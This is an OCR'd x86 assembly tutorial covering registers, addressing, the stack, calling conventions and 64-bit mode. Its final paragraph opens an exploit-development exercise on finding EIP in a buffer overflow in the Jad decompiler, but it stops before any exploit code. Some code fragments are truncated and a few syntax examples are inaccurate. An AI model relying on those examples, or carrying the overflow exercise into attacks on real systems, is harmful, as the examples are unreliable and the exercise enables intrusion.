
I will help you gain a solid understanding of the x86 ISA from basic principles. I will focus more on building a clear mental model of what's happening, rather than giving every detail precisely (which would be long and boring to read). If you want to make use of this knowledge, you should simultaneously refer to another tutorial that shows you how to write and compile a simple function, and also have a list of CPU instructions open for referencing. I will start out in familiar territory and slowly add complexity in manageable steps – unlike other documentation that tend to lay out the information all at once.

Basic execution environment.

An x86 CPU has eight 32-bit general-purpose registers. For historical reasons, the registers are named {eax, ecx, edx, ebx, esp, ebp, esi, edi}. (Other CPU architectures would simply name them r0, r1, ..., r7.) Each register can hold any 32-bit integer value. The x86 architecture actually has over a hundred registers, but we will only cover specific ones when needed.

As a first approximation, a CPU executes a list of instructions sequentially, one by one, in the order listed in the source code. Later on, we will see how the code path can go non-linearly, covering concepts like if-then, loops, and function calls.

There are actually eight 16-bit and eight 8-bit registers that are subparts of the eight 32-bit generalpurpose registers. These features come from the 16-bit era of x86 CPUs, but still have some occasional use in 32-bit mode. The 16-bit registers are named {ax, cx, dx, bx, sp, bp, si, di} and represent the bottom 16 bits of the corresponding 32-bit registers {eax, ecx, ..., edi} (the prefix “e” stands for “extended”). The 8-bit registers are named {al, cl, dl, bl, ah, ch, dh, bh} and represent the low and high 8 bits of the registers {ax, cx, dx, bx}. Whenever the value of a 16-bit or 8-bit register is modified, the upper bits belonging to the full 32-bit register will remain unchanged.



Basic arithmetic instructions

The most basic x86 arithmetic instructions operate on two 32-bit registers. The first operand acts as a source, and the second operand acts as both a source and destination. For example: addl %ecx, %eax – in C notation, this means: eax = eax + ecx;, where eax and ecx have the type uint32_t. Many instructions fit this important schema – for example:

```
xorl %esi, %ebp means ebp = ebp ^ esi;.
subl %edx, %ebx means ebx = ebx - edx;.
andl %esp, %eax means eax = eax & esp;.
```

A few arithmetic instructions take only one register as an argument, for example:

```
notl %eax means eax = ~eax;.
incl %ecx means ecx = ecx + 1;.
```

The bit shifting and rotation instructions take a 32-bit register for the value to be shifted, and the fixed 8-bit register cl for the shift count. For example: shll %cl, %ebx means ebx = ebx << cl;.

Many arithmetic instructions can take an immediate value as the first operand. The immediate value is fixed (not variable), and is coded into the instruction itself. Immediate values are prefixed with $. For example:

```
movl $0xFF, %esi means esi = 0xFF;.
addl $-2, %edi means edi = edi + (-2);.
shrl $3, %edx means edx = edx >> 3;.
```

Note that the movl instruction copies the value from the first argument to the second argument (it does not strictly “move”, but this is the customary name). In the case of registers, like movl %eax, %ebx, this means to copy the value of the eax register into ebx (which overwrites ebx’s previous value).

Now is a good time to talk about one principle in assembly programming: Not every desirable operation is directly expressible in one instruction. In typical programming languages that most people use, many constructs are composable and adaptable to different situations, and arithmetic can be nested. In assembly language however, you can only write what the instruction set allows. To illustrate with examples:

You can’t add two immediate constants together, even though you can in C. In assembly you’d either compute the value at compile time, or express it as a sequence of instructions.

You can add two 32-bit registers in one instruction, but you can’t add three 32-bit registers – you’d need to break it up into two instructions.

You can't add a 16-bit register to a 32-bit register. You'd need to write one instruction to perform a 16-to-32-bit widening conversation, and another instruction to perform the addition.

When performing bit shifting, the shift count must be either a hard-coded immediate value or the register cl. It cannot be any other register. If the shift count was in another register, then the value needs to be copied to cl first.

The takeaway messages are that you shouldn't try to guess or invent syntaxes that don't exist (such as addl %eax, %ebx, %ecx); also that if you can't find a desired instruction in the long list of supported instructions then you need to manually implement it as a sequence of instructions (and possibly allocate some temporary registers to store intermediate values).

Flags register and comparisons

There is a 32-bit register named eflags which is implicitly read or written in many instructions. In other words, its value plays a role in the instruction execution, but the register is not mentioned in the assembly code.

Arithmetic instructions such as addl usually update eflags based on the computed result. The instruction would set or clear flags like carry (CF), overflow (OF), sign (SF), parity (PF), zero (ZF), etc. Some instructions read the flags – for example adcl adds two numbers and uses the carry flag as a third operand: adcl %ebx, %eax means eax = eax + ebx + cf;. Some instructions set a register based on a flag – for example setz %al sets the 8-bit register al to 0 if ZF is clear or 1 if ZF is set. Some instructions directly affect a single flag bit, such as cld clearing the direction flag (DF).

Comparison instructions affect eflags without changing any general-purpose registers. For example, cmpl %eax, %ebx will compare the two registers' value by subtracting them in an unnamed temporary place and set the flags according to the result, so that you can tell whether eax < ebx or eax == ebx or eax > ebx in either unsigned mode or signed mode. Similarly, testl %eax, %ebx computes eax & ebx in a temporary place and sets the flags accordingly. Most of the time, the instruction after a comparison is a conditional jump (covered later).

So far, we know that some flag bits are related to arithmetic operations. Other flag bits are concerned with how the CPU behaves – such as whether to accept hardware interrupts, virtual 8086 mode, and other system management stuff that is mostly of concern to OS developers, not to application developers. For the most part, the eflags register is largely ignorable. The system flags are definitely ignorable, and the arithmetic flags can be forgotten except for comparisons and bigint arithmetic operations.

Memory addressing, reading, writing

The CPU by itself does not make a very useful computer. Having only 8 data registers severely limits what computations you can do because you can't store much information. To augment the CPU, we have RAM as a large system memory. Basically, RAM is an enormous array of bytes – for example, 128 MiB of RAM is 134 217 728 bytes that you can store any values to.

When storing a value longer than a byte, the value is encoded in little endian. For example if a 32- bit register contained the value 0xDEADBEEF and this register needs to be stored in memory starting at address 10, then the byte value 0xEF goes into RAM address 10, 0xBE into address 11, 0xAD into address 12, and finally 0xDE into address 13. When reading values from memory, the same rule applies – the bytes at lower memory addresses get loaded into the lower parts of a register.

It should go without saying that the CPU has instructions to read and write memory. Specifically, you can load or store one or more bytes at any memory address you choose. The simplest thing you can do with memory is to read or write a single byte:

```
1  movb (%ecx), %al means al = *ecx;. (this reads the byte at memory address
2  register)
3  movb %bl, (%edx) means *edx = bl;. (this writes the byte in bl to the byte
4  edx)
```

(In the illustrative C code, al and bl have the type uint8_t, and ecx and edx are being casted from uint32_t to uint8_t*.)

Next, many arithmetic instructions can take one memory operand (never two). For example:

```
addl (%ecx), %eax means eax = eax + (*ecx);. (this reads 32 bits from memo
addl %ebx, (%edx) means *edx = (*edx) + ebx;. (this reads and writes 32 bi
```

Addressing modes

When we write code that has loops, often one register holds the base address of an array and another register holds the current index being processed. Although it's possible to manually compute the address of the element being processed, the x86 ISA provides a more elegant solution – there are memory addressing modes that let you add and multiply certain registers together. This is probably easier to illustrate than describe:

```
movb (%eax,%ecx), %bh means bh = *(eax + ecx);.
movb -10(%eax,%ecx,4), %bh means bh = *(eax + (ecx * 4) - 10);.
```

The address format is offset(base, index, scale), where offset is an integer constant (can be positive, negative, or zero), base and index are 32-bit registers (but a few combinations are disallowed), and scale is either {1,2,4,8}. For example if an array holds a series of 64-bit integers, we would use scale = 8 because each element is 8 bytes long.

The memory addressing modes are valid wherever a memory operand is permitted. Thus if you can write sbbl %eax, (%eax), then you can certainly write sbbl %eax, (%eax,%eax,2) if you need the indexing capability. Also note that the address being computed is a temporary value that is not saved in any register. This is good because if you wanted to compute the address explicitly, you would need to allocate a register for it, and having only 8 GPRs is rather tight when you want to store other variables.

There is one special instruction that uses memory addressing but does not actually access memory. The leal (load effective address) instruction computes the final memory address according to the addressing mode, and stores the result in a register. For example, leal

5(%eax,%ebx,8), %ecx means ecx = eax + ebx*8 + 5;. Note that this is entirely an arithmetic operation and does not involve dereferencing a memory address.

Jumps, labels, and machine code

Each assembly language instruction can be prefixed by zero or more labels. These labels will be useful when we need to jump to a certain instruction. Examples:

```
foo: /* A label */
negl %eax /* Has one label */
addl %eax, %eax /* Zero labels */
bar: qux: sbbl %eax, %eax /* Two labels */
```

The jmp instruction tells the CPU to go to a labelled instruction as the next instruction to execute, instead going to the next instruction below by default. Here is a simple infinite loop:

```
top: incl %ecx
jmp top
```

Although jmp is unconditional, it has sibling instructions that look at the state of eflags, and either jumps to the label if the condition is met or otherwise advances to the next instruction below. Conditional jump instructions include: ja (jump if above), jle (jump if less than or equal), jo (jump if overflow), jnz (jump if non-zero), et cetera. There are 16 of them in all, and some have synonyms – e.g. jz (jump if zero) is the same as je (jump if equal), ja (jump if above) is the same as jnbe (jump if not below or equal). An example of using conditional jump:

```
jc skip /* If carry flag is on, then jump away */
/* Otherwise CF is off, then execute this stuff */
notl %eax
/* Implicitly fall into the next instruction */
```

```
5  skip:
6  adcl %eax, %eax
```

Label addresses are fixed in the code when it is compiled, but it is also possible to jump to an arbitrary memory address computed at run time. In particular, it is possible to jump to the value of a register: jmp *ecx essentially means to copy ecx's value into eip, the instruction pointer register.

Now is a perfect time to discuss a concept that was glossed over in section 1 about instructions and execution. Each instruction in assembly language is ultimately translated into 1 to 15 bytes of machine code, and these machine instructions are strung together to create an executable file. The CPU has a 32-bit register named eip (extended instruction pointer) which, during program execution, holds the memory address of the current instruction being executed. Note that there are very few ways to read or write the eip register, hence why it behaves very differently from the 8 main general-purpose registers. Whenever an instruction is executed, the CPU knows how many bytes long it was, and advances eip by that amount so that it points to the next instruction.

While we're on this note about machine code, assembly language is not actually the lowest level that a programmer can go; raw binary machine code is the lowest level. (Intel insiders have access to even lower levels, such as pipeline debugging and microcode – but ordinary programmers can't go there.) Writing machine code by hand is very unpleasant (I mean, assembly language is unpleasant enough already), but there are a couple of minor capabilities gained. By writing machine code, you can encode some instructions in alternate ways (e.g. a longer byte sequence that has the same effect when executed), and you can deliberately generate invalid instructions to test the CPU's behavior (not every CPU handles errors the same way).

The stack

The stack is conceptually a region of memory addressed by the esp register. The x86 ISA has a number of instructions for manipulating the stack. Although all of this functionality can be achieved with movl, addl, etc. and with registers other than esp, using the stack instructions is more idiomatic and concise.

In x86, the stack grows downward, from larger memory addresses toward smaller ones. For example, “pushing” a 32-bit value onto the stack means to first decrement esp by 4, then take the 4- byte value and store it starting at address esp. “Popping” a value performs the reverse operations – load 4 bytes starting at address esp (either into a given register or discarded), then increment esp by 4.

The stack is important for function calls. The call instruction is like jmp, except that before jumping it first pushes the next instruction address onto the stack. This way, it’s possible to go back by executing the retl instruction, which pops the address into eip. Also, the standard C calling convention puts some or all the function arguments on the stack.

Note that stack memory can be used to read/write the eflags register, and to read the eip register. Accessing these two registers is awkward because they cannot be used in typical movl or arithmetic instructions.

Calling convention

When we compile C code, it is translated into assembly code and ultimately machine code. A calling convention defines how C functions receive arguments and return a value, by putting values on the stack and/or in registers. The calling convention applies to a C function calling another C function, a piece of assembly code calling a C function, or a C function calling an assembly function. (It does not apply to a piece of assembly code calling an arbitrary piece of assembly code; there are no restrictions in this case.)

On 32-bit x86 on Linux, the calling convention is named cdecl. The function caller (parent) pushes the arguments from right to left onto the stack, calls the target function (callee/child), receives the return value in eax, and pops the arguments. For example:

```
int main(int argc, char **argv) {
 print("Hello", argc);
 /*
 The above call to print() would translate
 into assembly code like this:

 pushl %registerContainingArgc
 pushl ADDRESS_OF_HELLO_STRING_CONSTANT
```

```
 call print
 // Receive result in %eax
 popl %ecx // Discard argument str
 popl %ecx // Discard argument foo
 */
}
int print(const char *str, int foo) {
 ....
 /*
 In assembly language, these 32-bit values exist on the stack:
 0(%esp) has the address of the caller's next instruction.
 4(%esp) has the value of the argument str (char pointer).
 8(%esp) has the value of the argument foo (signed integer).
 Before the function executes retl, it needs to
 put some number into %eax as the return value.
 */
}
```

Repeatable string instructions

The class of “string” instructions use the esi and edi registers as memory addresses, and automatically increment/decrement them after the instruction. For example, movsb %esi, %edi means *edi =* esi; esi++; edi++; (copies one byte). (Actually, esi and edi increment if the direction flag is 0; otherwise they decrement if DF is 1.) Examples of other string instructions include cmpsb, scasb, stosb.

A string instruction can be modified with the rep prefix (see also repe and repne) so that it gets executed ecx times (with ecx decrementing automatically). For example, rep movsb %esi, %edi means:

```
while (ecx > 0) {
 *edi = *esi;
 esi++;
 edi++;
 ecx--;
}
```

These string instructions and the rep prefixes bring some iterated compound operations into assembly language. They represent some of the mindset of the CISC design, where it is normal for programmers to code directly in assembly, so it provides higher level features to make the work easier. (But the modern solution is to write in C or an even higher level language, and rely on a compiler to generate the tedious assembly code.)

Floating-point and SIMD

The x87 math coprocessor has eight 80-bit floating-point registers (but all x87 functionality has been incorporated into the main x86 CPU now), and the x86 CPU also has eight 128-bit xmm registers for SSE instructions. I do not have much experience with FP/x87, and you should refer to other guides available on the web. The way the x87 FP stack works is a bit weird, and these days it's better to do floating-point arithmetic using xmm registers and SSE/SSE2 scalar instructions instead.

As for SSE, a 128-bit xmm register can be interpreted in many ways depending on the instruction being executed: as sixteen byte values, as eight 16-bit words, as four 32-bit doublewords or singleprecision floating-point numbers, or as two 64-bit quadwords or double-precision floating-point numbers. For example, one SSE instruction would copy 16 bytes (128 bits) from memory into an xmm register, and one SSE instruction would add two xmm registers together treating each one as eight 16-bit words in parallel. The idea behind SIMD is to execute one instruction to operate on many data values at once, which is faster than operating on each value individually because fetching and executing every instruction incurs a certain amount of overhead.

It should go without saying that all SSE/SIMD operations can be emulated more slowly using basic scalar operations (e.g. the 32-bit arithmetic covered in section 3). A cautious programmer might choose to prototype a program using scalar operations, verify its correctness, and gradually convert it to use the faster SSE instructions while ensuring it still computes the same results.

Virtual memory

Up to now, we assumed that when an instruction requests to read from or write to a memory address, it will be exactly the address handled by the RAM. But if we introduce a translation layer in between, we can do some interesting things. This concept is known as virtual memory, paging, and other names.

The basic idea is that there is a page table, which describes what each page (block) of 4096 bytes of the 32-bit virtual address space is mapped to. For example, if a page is mapped to nothing then trying to read/write a memory address in that page will trigger a trap/interrupt/exception. Or for example, the same virtual address 0x08000000 could be mapped to a different page of physical RAM in each application process that is running. Also, each process could have its own unique set of pages, and never see the contents of other processes or the operating system kernel. The concept of paging is mostly of concern to OS writers, but its behavior sometimes affects the application programmer so they should be aware of its existence

Note that the address mapping need not be 32 bits to 32 bits. For example, 32 bits of virtual address space can be mapped onto 36 bits of physical memory space (PAE). Or a 64 bit virtual address space can be mapped onto 32 bits of physical memory space on a computer with only 1 GiB of RAM.


64-bit mode

Here I will only talk a little about the x86-64 mode and give a sketch of what has changed. Elsewhere on the web there are plenty of articles and reference materials to explain all the differences in detail.

Obviously, the 8 general-purpose registers have been extended to 64 bits long. The new registers are named {rax, rcx, rdx, rbx, rsp, rbp, rsi, rdi}, and the old 32-bit registers {eax, ..., edi} occupy the low 32 bits of the aforementioned 64-bit registers. There are also 8 new 64-bit registers {r8, r9, r10, r11, r12, r13, r14, r15}, bringing the total to 16 GPRs now. This largely alleviates the register pressure when working with many variables. The new registers have subregisters too – for example the 64-bit register r9 contains the 32-bit r9d, the 16-bit r9w, and the 8-bit r9l. Also, the low byte of {rsp, rbp, rsi, rdi} are addressable now as {spl, bpl, sil, dil}.

Arithmetic instructions can operate on 8-, 16-, 32-, or 64-bit registers. When operating on 32-bit registers, the upper 32 bits are cleared to zero – but narrower operand widths will leave all the high bits unchanged. Many niche instructions are removed from the 64-bit instruction set, such as BCDrelated ones, most instructions involving 16-bit segment registers, and pushing/poping 32-bit values on the stack.

For the application programmer, there isn't much to say about x86-64 programming versus the old x86-32. Generally speaking, the experience is better because there are more registers to work with, and a few minor unnecessary features have been removed. All memory pointers must be 64 bits (this takes some time to get accustomed to), whereas data values can be 32 bits, 64 bits, 8 bits, etc. depending on the situation (you are not forced to use 64 bits for data). The revised calling convention makes it much easier to retrieve function arguments in assembly code, because the first 6 or so arguments are placed in registers instead of on the stack. Other than these points, the experience is quite similar. (Though for systems programmers, x86-64 introduces new modes, new features, new problems to worry about, and new cases to handle.)




Compared to other architectures

RISC CPU architectures do a couple of things differently from x86. Only explicit load/store instructions touch memory; ordinary arithmetic ones do not. Instructions have a fixed length such as 2 or 4 bytes each. Memory operations usually need to be aligned, e.g. loading a 4-byte word must have a memory address that is a multiple of 4. In comparison, the x86 ISA has memory operations embedded in arithmetic instructions, encodes instructions as variable-length byte sequences, and almost always allows unaligned memory accesses. Additionally, while x86 features a full suite of 8-, 16-, and 32-bit arithmetic operations due to its backward-compatible design, RISC architectures are usually purely 32-bit. For them to operate on narrower values, they load a byte or word from memory and extend the value into a full 32-bit register, do the arithmetic operations in 32 bits, and finally store the low 8 or 16 bits to memory. Popular RISC ISAs include ARM, MIPS, and RISC-V.


VLIW architectures allow you to explicitly execute multiple sub-instructions in parallel; for example you might write add a, b; sub c, d on one line because the CPU has two independent arithmetic units that work at the same time. x86 CPUs can execute multiple instructions at once too (known as superscalar processing), but instructions are not explicitly coded this way – the CPU internally analyzes the parallelism in the instruction stream and dispatches acceptable instructions to multiple execution units.

Back to Exploit Dev.. Finding EIP in a buffer overflow:

On this example we are going to exploit a vulnerability (Buffer overflow) in an application, at the moment of writing this document the current version of JAD (Java Decompiler) is the following: Jad v1.5.8e. I have chosen this application because its easy to get and also it comes available by default in almost every security-oriented Linux distribution, as for this example you need to have it in the Virtual Machine you have configured, but as I said you will find it in any copy of Kali Linux, BlackArch, Pentoo, etc. So basically by running the command “whereis jad” we can check the full path of the application and with the argument “–help” we can get the version of it.

